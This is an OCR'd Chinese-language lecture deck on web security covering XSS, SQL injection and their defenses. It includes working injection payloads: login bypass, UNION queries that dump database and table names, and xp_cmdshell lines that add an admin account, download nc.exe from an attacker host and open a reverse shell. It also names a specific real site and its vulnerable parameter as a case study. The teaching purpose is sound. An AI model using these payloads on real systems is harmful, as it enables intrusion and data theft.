

```
<HTML>
<Body>
Welcome Stefan
</Body>
</HTML>
```

http://myserver.com/test.jsp?name=<script>alert("Attacked")</script>




```
<HTML>
<Body>
Welcome
<script>alert("Attacked")</script>
</Body>
</HTML>
```

存储型XSS


Attacker
Web Server
Post Forum Message:
Subject: GET Money for FREE !!!
Body:
<script> attack code </script>
Did you know this?
GET Money for FREE !!!
<script> attack code </script>
Re: Error message on startup
I found a solution!
Can anybody help?
Error message on startup
.....
Get /forum.jsp?fid=122&mid=2241
1. Attacker sends malicious code
2. Server stores message
3. User requests message
4. Message is delivered by server
5. Browser executes script in message
GET Money for FREE !!!
<script> attack code </script>
Client
!!! attack code !!!

4.5 跨站脚本攻击的防御

- 对XSS漏洞的防护主要体现在以下两个方面：
  - 对输入数据进行验证，即在某个数据被服务器端接受之前，必须使用一定的验证机制来验证输入数据是否合法。常见的如黑名单或白名单验证
  - 对输出数据进行变换，主要是进行适当的编码，防止任何已成功注入的脚本在浏览器端运行。即使得恶意数据在显示在客户端浏览器时以平凡文本的方式显示，而非JavaScript脚本或HTML等富文本元素
  - 重要Cookie设置HTTP-ONLY

4.5 跨站脚本攻击的防御

- 对输入数据进行验证
  - 可能的注入源：
    - Form表单元素: Post/Get
    - URL参数
    - Cookie
    - HTTP Header
    - ……

攻击者可以编程实现发送包含恶意构造的HTTP Head的Web请求

理论上，只要是来自客户端的输入都可以是注入源

- 白名单法：对合法输入进行规定，只接受规定了的合法的字符，例如规定：输入只能为一个5到25个字符、数字、下划线或汉字组成的字符串
- 黑名单法：对非法输入字符进行规定，当出现非法字符时进行过滤，以净化（Sanitization）输入，例如可将一些如%、< 、>、 [、]、{、}、;、&、+、-、“、(、) 的字符过滤掉（特别是“<”和“>”）
- 常用的字符检测工具是正则表达式

4.5 跨站脚本攻击的防御

- 数据输出前，对关键的字符进行**编码**（如数字和字母外的所有其它字母），将输出转换（转义）为不带HTML语义的平凡文本，常见编码方式包括：
  - HTML entity encoding
  - JavaScript escaping
  - CSS escaping
  - URL (or percent) encoding
- 例如：

<script>alert(“java”)</script>

编码

<script>alert("java")</script>

浏览器会解码显示相应字符，如将<还是显示为 <

建议调查一下常见邮箱的编码方式


<DIV style="line-height:1.7;color:#000000;font-size:14px;font-family:Arial"><script>alert("Attacked")</script></DIV>

目录

5.1 SQL简介

- SQL（Structured Query Language）结构化查询语言，关系数据库事实上的标准操作语言
- SQL语言大致分为4类：
  - 数据查询语言DQL-Data Query Language SELECT
  - 数据操纵语言DML-Data Manipulation Language INSERT, UPDATE, DELETE
  - 数据定义语言DDL-Data Definition Language CREATE, ALTER, DROP
  - 数据控制语言DCL-Data Control Language COMMIT WORK, ROLLBACK WORK

5.1 SQL简介



- 示例：
  - SELECT sno, name, grade FROM students WHERE sno=2021200123
  - SELECT 列名 FROM 表名 WHERE 条件

5.2 SQL注入漏洞概述

- 示例：某网站的用户登陆验证代码简化如下

```
$username = $_GET["username"];
$password = $_GET["password"];

$sql = "SELECT * FROM user_table WHERE username = '" .
       $username . "' AND password = '" . $password . "'";

$conn = new mysqli(……);
$result = $conn->query($sql);

if (mysql_num_rows($result) == 0){
  echo "login failed";
} else {
  echo "login successed";
}
```

通过验证结果是否为空来判断用户是否为合法用户

5.2 SQL注入漏洞概述

- 示例：某网站的用户登陆验证代码简化如下
- 特殊的输入：
  - 在用户名框输入：' OR 1=1--
  - 在密码框输入：12345
  - 请求的URL：

```
http://www.some.site/login.php?username=%27%20OR%201%3D1--
&password=123456
```

  - 后台应用程序组装的SQL语句是：

```
SELECT * FROM user_table WHERE username = '' OR 1=1--'
AND password = '12345'
```

这个语句的执行结果是什么？

5.2 SQL注入漏洞概述

- 定义：SQL注入漏洞是一种脚本代码注入式漏洞，允许恶意用户通过特殊的输入，来影响被执行的SQL脚本，在应用程序中预先定义好的查询语句结尾加上额外的SQL语句元素，使得数据库服务器执行非授权的查询
- 实质：在一个有漏洞的网络应用程序中，允许用户输入查询条件，并将查询条件嵌入到SQL请求语句中，发送到与该应用程序相关联的数据库服务器中去执行。攻击者通过构造畸形的输入，执行非预期的请求

5.3 SQL注入漏洞的分类

- SQL注入攻击分为4类：
  - SQL Manipulation (SQL操纵)
  - Code Injection（代码注入）
  - Function Call（函数调用）
  - Buffer Overflows（缓冲区溢出）

SQL Manipulation (SQL操纵)

- 定义：攻击者试图通过增加where子句中的条件或用集合操作符（如UNION、INTERSECTION或MINUS）扩展SQL语句，达到改变查询数据范围的目的
- 示例：
  - 原始SQL语句：

```
SELECT product_name FROM all_products WHERE product_name
LIKE '%{product_name}%' //查询品名中包含{product_name}的产品
```

  - 攻击者操控后的SQL语句：

```
SELECT product_name FROM all_products WHERE product_name
LIKE '%chairs' UNION SELECT username FROM user_table WHERE
username LIKE '%';                    //顺带查询所有用户的用户名

SELECT product_name FROM all_products WHERE product_name
LIKE '%chairs' UNION SELECT password FROM user_table WHERE
username LIKE 'uv%';                  //顺带查询用户uv的密码
```

Code Injection（代码注入）

- 定义：攻击者试图向现有的SQL语句中增加额外的SQL语句或者命令
- 示例：
  - 原始SQL语句：

```
SELECT * FROM user_table WHERE username='{username}' AND
password='{password}'; //查询给定的用户名和密码是否存在数据库中
```

  - 攻击者操控后的SQL语句：

```
SELECT * FROM user_table WHERE username='bob' AND
password='123456'; DELETE FROM user_table WHERE
username='admin'                    //顺带把管理员用户在数据库中删除了
```

5.4 SQL注入漏洞的攻击过程

- 核心技术环节：
  - 发现漏洞
  - 信息收集
  - 实施攻击

发现漏洞

- SQL注入漏洞可以存在于任何地方，检查所有可输入提交的地方（与XSS类似）
  - Web页面中的Form
  - URL请求中的脚本参数
  - 在隐藏域以及Cookie中存储的值
  - ……
- 可尝试插入各种字符：
  - 字符序列' ") # || + >
  - SQL的保留字以及分隔符
    - tab%09, carriage return%13, linefeed%10, space%32
    - and, or, update, insert, exec, …
  - 延时请求' waitfordelay '0:0:10'--

发现漏洞

- 示例：以HTTP://xxx.xxx.xxx/abc.php?p=YY为例
  - 通常PHP脚本中SQL语句原貌大致如下：

    select * from 表名 where 字段=YY
  - 可以用1=1，1=2测试法测试SQL注入是否存在

HTTP://xxx.xxx.xxx/abc.php?p=YY'
SQL语句: select * from 表名where 字段=YY'　　运行异常

HTTP://xxx.xxx.xxx/abc.php?p=YY and 1=1
SQL语句: select * from 表名where 字段=YY and 1=1　　运行正常

HTTP://xxx.xxx.xxx/abc.php?p=YY and 1=2
SQL语句: select * from 表名where 字段=YY and 1=2　　运行异常

如果以上三步全面满足，abc.php中一定存在SQL注入漏洞

信息收集

- 不同的数据库有不同的攻击方法，必须要区别对待，可以通过一些特征来识别数据库服务器类型，例如：
  - MS SQL Server有user、db_name()等系统变量，利用这些系统值可以判断目标服务器是否是SQL Server，如：
    - HTTP://xxx.xxx.xxx/abc.asp?p=YY and user>0
    - HTTP://xxx.xxx.xxx/abc.asp?p=YY and db_name()>0
  - 可用以下攻击向量判断MySQL的版本号是否是4：
    - HTTP://xxx.xxx.xxx/abc.asp?p=YY and substring(@@version,1,1)=4

可以预先归纳整理出不同数据库服务器的指纹特征，
攻击前嗅探相应的特征以识别目标数据库服务器。

实施攻击

- 猜解数据库信息：为了获得数据，SQL注入攻击需要猜出库中的敏感信息表的表名，猜出表中的每个字段名，猜出表中的每条记录内容...
  - 猜表: 常见的表:admin adminuser user pass password 等..
    and 0<>(select count(*) from *)
    and 0<>(select count(*) from admin) ---判断是否存在admin这张表
  - 猜帐号数目 如果遇到0< 返回正确页面 1<返回错误页面说明帐号数目就是1个
    and 0<(select count(*) from admin)
    and 1<(select count(*) from admin)
  - 猜解字段名称 在len( ) 括号里面加上我们想到的字段名称.
    and 1=(select count(*) from admin where len(*) >0)--
    and 1=(select count(*) from admin where len(用户字段名称name)>0)
    and 1=(select count(*) from admin where len(_blank>密码字段名称password)>0)
  - .....
  - 可利用自动化工具（例如***sqlmap***）来进行以上工作

实施攻击

- 一些数据库还提供了专门的元数据库用于存储数据库中的各个表和列信息。例如：MySQL中的information_schema数据库来获得表名、字段名等信息。

  - 获取目标数据库服务器中的所有数据库库名：

    http://.../union.php?id=-1 union select 1, group_concat(char(32,58,32),schema_name), 3 from information_schema.schemata

  - 从名为security的数据库中获取所有表名：

    http://.../union.php?id=-1 union select 1, group_concat(char(32,58,32),table_name), 3 from information_schema.tables where table_schema='security'

  - 获取emails表中的所有字段名：

    http://...../union.php?id=-1 union select 1,group_concat(char(32,58,32),column_name),3 from information_schema.columns where table_schema='security' and table_name='emails'

实施攻击

- 在MS SQL Server中，若当前连接数据的帐号具有SA权限，且master.dbo.xp_cmdshell扩展存储过程（调用此存储过程可以直接使用操作系统的shell）能够正确执行，则可以通过以下方法控制数据库服务器计算机:
  - HTTP://xxx.xxx.xxx/abc.asp?p=YY；exec master.dbo.xp_cmdshell 'net user aaa /add'-- //添加用户aaa
  - HTTP://xxx.xxx.xxx/abc.asp?p=YY；exec master.dbo.xp_cmdshell 'net localgroup administrators aaa /add' -- //将用户aaa添加到管理员组
  - HTTP://xxx.xxx.xxx/abc.asp?p=YY； exec master..xp_cmdshell 'nslookup xxx 192.168.0.1'-- //攻击者服务器：192.168.0.1
  - HTTP://xxx.xxx.xxx/abc.asp?p=YY； exec master..xp_cmdshell 'tftp –I 192.168.0.1 GET nc.exe c:\nc.exe'-- //从攻击者服务器下载nc工具
  - HTTP://xxx.xxx.xxx/abc.asp?p=YY； exec master..xp_cmdshell 'C:\nc.exe 192.168.0.1 53 –e cmd.exe'-- //使用nc工具连接攻击者服务器

5.5 示例：利用SQL注入漏洞攻击匿名墙


- 发表帖子：

http://weixiao.nickboy.cc/wall/post/gh_77aef1d9cf29?openid=oZ[redacted]DK4g&vid=8b7f0da[redacted]f2&media_id=gh_77aef1d9cf29&cid=102637&content=abcd&picurl=&nickname=

- 漏洞位置： media_id=gh_77aef1d9cf29

5.6 SQL注入漏洞的防范

- 在编写服务端程序（asp、jsp、php等）时候，对客户端输入进行合法性检查（例如调用isNumeric函数来检查应该为数字的参数是否是一个数字字符串等，或用正则表达式来实施一个白名单的检查等等）
- 服务端程序中不使用高权限用户连接数据库服务器（使得攻击者无法利用SQL注入执行高危操作）
- **针对SQL注入的本质特征（影响目标SQL语句的结构），使用参数化的查询机制**


腾讯微信运营团队
小小微信墙开发者
XX墙管理员
普通用户
App
注册应用
返回AppId和AppSecret
申请应用服务
返回media_id和pass
发布人大墙地址
(带media_id的链接)
禁言用户(media_id, pass, openid)
返回设置结果
登陆匿名墙(media_id)
请求鉴权(AppId, AppSecret)
返回用户的openid
返回用户的openid及其对应的身份凭证vid
发表帖子(media_id, openid, vid, message)
返回发帖结果和帖子的cid
查看帖子(media_id, cid)
返回帖子内容
服务器端
客户端


总结


- 网络空间安全无处不在
  - 国内国际的网络空间安全事件层出不穷
  - 身边的安全事件屡见不鲜
- 网络空间安全的伦理规范
  - 被试知情原则
  - 最小破坏原则
  - 做一个有责任感的安全研究人员
- Web安全基础
  - URL安全
  - 跨站脚本攻击
  - SQL注入
- 匿名墙实验的启示
  - 网络不是法外之地，言论自由要建立在法律和道德框架内
  - 互联网是有记忆的，黑历史会长久留下痕迹
  - 理性吐槽、合理发表意见，避免肆无忌惮、无端谩骂地匿名“喷喷”


参考书目


【科普类】

- 入侵的艺术
- 欺骗的艺术
- 反入侵的艺术
- 反欺骗的艺术











参考书目

【技术类】

- Web安全攻防
- Web之困
- Kali Linux学习手册
- WebSecurity网站渗透测试

